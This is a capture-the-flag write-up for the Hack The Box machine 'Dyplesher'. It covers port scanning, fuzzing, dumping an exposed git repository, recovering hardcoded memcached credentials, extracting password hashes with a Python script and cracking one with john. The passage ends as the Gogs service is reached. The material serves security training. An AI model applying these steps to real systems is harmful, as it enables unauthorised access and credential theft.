Dyplesher by dmw0ng

As normal I add the IP of the machine 10.10.10.190 to my hosts file as dyplesher.htb

Dyplesher

OS: Linux

Difficulty: Insane


Points: 50

Release: 23 May 2020


IP: 10.10.10.190

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan dyplesher.htb



```
root@kali:/opt/htb/dyplesher.htb# nmap -p- -sT -sV -sC -oN initial-scan dyplesher.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-01 21:30 BST
Nmap scan report for dyplesher.htb (10.10.10.190)
Host is up (0.021s latency).
Not shown: 65525 filtered ports
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:ca:81:78:ec:27:8f:50:60:db:79:cf:97:f7:05:c0 (RSA)
|   256 e0:d7:c7:9f:f2:7f:64:0d:40:29:18:e1:a1:a0:37:5e (ECDSA)
|_  256 9f:b2:4c:5c:de:44:09:14:ce:4f:57:62:0b:f9:71:81 (ED25519)
80/tcp    open   http       Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyplesher
3000/tcp  open   ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=58629e3773e25527; Path=/; HttpOnly
|     Set-Cookie: _csrf=vsMz_cI4OhSnL-GEb5OO44GlO9A6MTU5MTA0Mzc0MTA2NTc2MjUyNw%3D%3D; Path=/; Expires=Tue, 02 Jun 2020 20:35:41 GMT; HttpOnly
|     Date: Mon, 01 Jun 2020 20:35:41 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="vsMz_cI4OhSnL-GEb5OO44GlO9A6MTU5MTA0Mzc0MTA2NTc2MjUyNw==" />
|     <meta name="_suburl" content="" />
|     <meta proper
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
```




```
5672/tcp  open   amqp       RabbitMQ 3.7.8 (0-9)
| amqp-info:
|   capabilities:
|     publisher_confirms: YES
|     exchange_exchange_bindings: YES
|     basic.nack: YES
|     consumer_cancel_notify: YES
|     connection.blocked: YES
|     consumer_priorities: YES
|     authentication_failure_close: YES
|     per_consumer_qos: YES
|     direct_reply_to: YES
|   cluster_name: rabbit@dyplesher
|   copyright: Copyright (C) 2007-2018 Pivotal Software, Inc.
|   information: Licensed under the MPL.  See http://www.rabbitmq.com/
|   platform: Erlang/OTP 22.0.7
|   product: RabbitMQ
|   version: 3.7.8
|   mechanisms: PLAIN AMQPLAIN
|_  locales: en_US
11211/tcp open   memcache?
25562/tcp open   unknown
25565/tcp open   minecraft?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, LDAPSearchReq, LPDString, SIPOptions, SSLSessionReq, TLSSessionReq, afp, ms-sql-s, oracle-tns:
|     '{"text":"Unsupported protocol version"}
|   NotesRPC:
|     q{"text":"Unsupported protocol version 0, please use one of these versions:
|_    1.8.x, 1.9.x, 1.10.x, 1.11.x, 1.12.x"}
25572/tcp closed unknown
25672/tcp open   unknown
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.80%I=7%D=6/1%Time=5ED565E0%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(GetRequest,2063,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x
SF:20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Path=/;\
```

It seems we have discovered several ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on 22, HTTP on 80, 3000, 4369, 5672, 11211, 25562 and 25565. Services discovered included Erlang Port Mapper and RabbitMQ as well as memcache.

Overview of Web Services

The HTTP port that we seemed to have open was 80. I tried port 80 to see what we had.

http://dyplesher.htb



Dyplesher

Worst Minecraft Server

December 21, 2002

DYPLESHER

Status: Online
Host: test.dyplesher.htb

Guide: How to get headshot

FOLLOW US

RECENT POSTS

Worst Minecraft Server

Copyright 2020


To return to your computer, press Ctrl+Alt.

As soon as the page was viewed, I noticed that there was an additional domain that was required to be added. I added **test.dyplesher.htb** to hosts file.

WFUZZ

I didn’t come across too much in the content of the site and therefore decided to run a fuzz of the directories to see if anything would turn up. I did both **http://dyplesher.htb** and **http://test.dyplesher.htb**.

wfuzz -u http://test.dyplesher.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/common.txt --hc 404,403,301




```
root@kali:/opt/htb/dyplesher.htb# wfuzz -u http://test.dyplesher.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/common.txt --hc 404,403,301

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://test.dyplesher.htb/FUZZ
Total requests: 4652

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000008:   200        1 L      2 W      23 Ch       ".git/HEAD"
000002151:   200        14 L     27 W     239 Ch      "index.php"

Total time: 10.79130
Processed Requests: 4652
Filtered Requests: 4650
Requests/sec.: 431.0876
```

From the fuzz of http://test.dyplesher.htb, a discovery was made that seemed to indicate there was a git repository.

Git Dump

From the information gathered, I utilised a git dumper tool located at https://raw.githubusercontent.com/internetwache/GitTools/master/Dumper/gitdumper.sh.


./gutdumper.sh http://test.dyplesher.htb/.git/ dump/



```
root@kali:/opt/htb/dyplesher.htb# ./gitdumpre.sh http://test.dyplesher.htb/.git/ dump/
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating dump//.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/b1/fe9eddcdf073dc45bb406d47cde1704f222388
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/3f/91e452f3cbfa322a3fbd516c5643a6ebffc433
[+] Downloaded: objects/e6/9de29bb2d1d6434b8b29ae775ad8c2e48c5391
[+] Downloaded: objects/27/29b565f353181a03b2e2edb030a0e2b33d9af0
```

With the content downloaded, I went into the dump directory and performed a git status to see what its current status was.


git status



```
root@kali:/opt/htb/dyplesher.htb/dump# git status
On branch master
Your branch is based on 'origin/master', but the upstream is gone.
  (use "git branch --unset-upstream" to fixup)

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    README.md
        deleted:    index.php
```

This indicated that we had 2 files that was previously deleted. I restored the **index.php** file to see if this would contain anything interesting.


git restore



```
root@kali:/opt/htb/dyplesher.htb/dump# git restore index.php
```

With the file restored, I investigated its contents.

cat index.php




```
root@kali:/opt/htb/dyplesher.htb/dump# cat index.php
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>

<pre>
<?php
if($_GET['add'] != $_GET['val']){
        $m = new Memcached();
        $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
        $m->setSaslAuthData("felamos", "zxcvbnm");
        $m->addServer('127.0.0.1', 11211);
        $m->add($_GET['add'], $_GET['val']);
        echo "Done!";
}
else {
        echo "its equal";
}
?>
</pre>

</BODY>
</HTML>
```

Looking in to the index.php file, we seem to have found a username and password.

felamos:zxcvbnm


Memcache

With the user and password in hand, I investigated access elsewhere. I eventually started looking into the memchache application. Using https://pypi.org/project/python-binary-memcached/ as a source, I looked into obtaining additional information. I first looked to identify individual values such as password, email, username etc…




```
  GNU nano 4.8
#!/usr/bin/env python
import bmemcached
client = bmemcached.Client(('10.10.10.190:11211', ), 'felamos', 'zxcvbnm')
client.get('key', 'value')
print(client.get('password'))
```

python mem.py




```
root@kali:/opt/htb/dyplesher.htb# python mem.py
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS
```

This provided some password hashes that could potentially be used. From this, I moved on to potential email addresses.




```
  GNU nano 4.8
#!/usr/bin/env python
import bmemcached
client = bmemcached.Client(('10.10.10.190:11211', ), 'felamos', 'zxcvbnm')
client.get('key', 'value')
print(client.get('email'))
```



```
root@kali:/opt/htb/dyplesher.htb# python mem.py
MinatoTW@dyplesher.htb
felamos@dyplesher.htb
yuntao@dyplesher.htb
```

I now had hashes as well as email addresses. I placed the hashes into a file and run them through john.

john hashes -w=~/Downloads/rockyou.txt




```
root@kali:/opt/htb/dyplesher.htb# john hashes -w=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mommy1           (?)
```

1 of the hashes was cracked and a password revealed as **mommy1**.

Gogs

With this new password to hand, I attempted other access points. I looked into http://test.dyplasher.htb:3000.



Gogs

A painless self-hosted Git service

Easy to install

Simply run the binary for your platform. Or ship Gogs with Docker or Vagrant, or get it packaged.

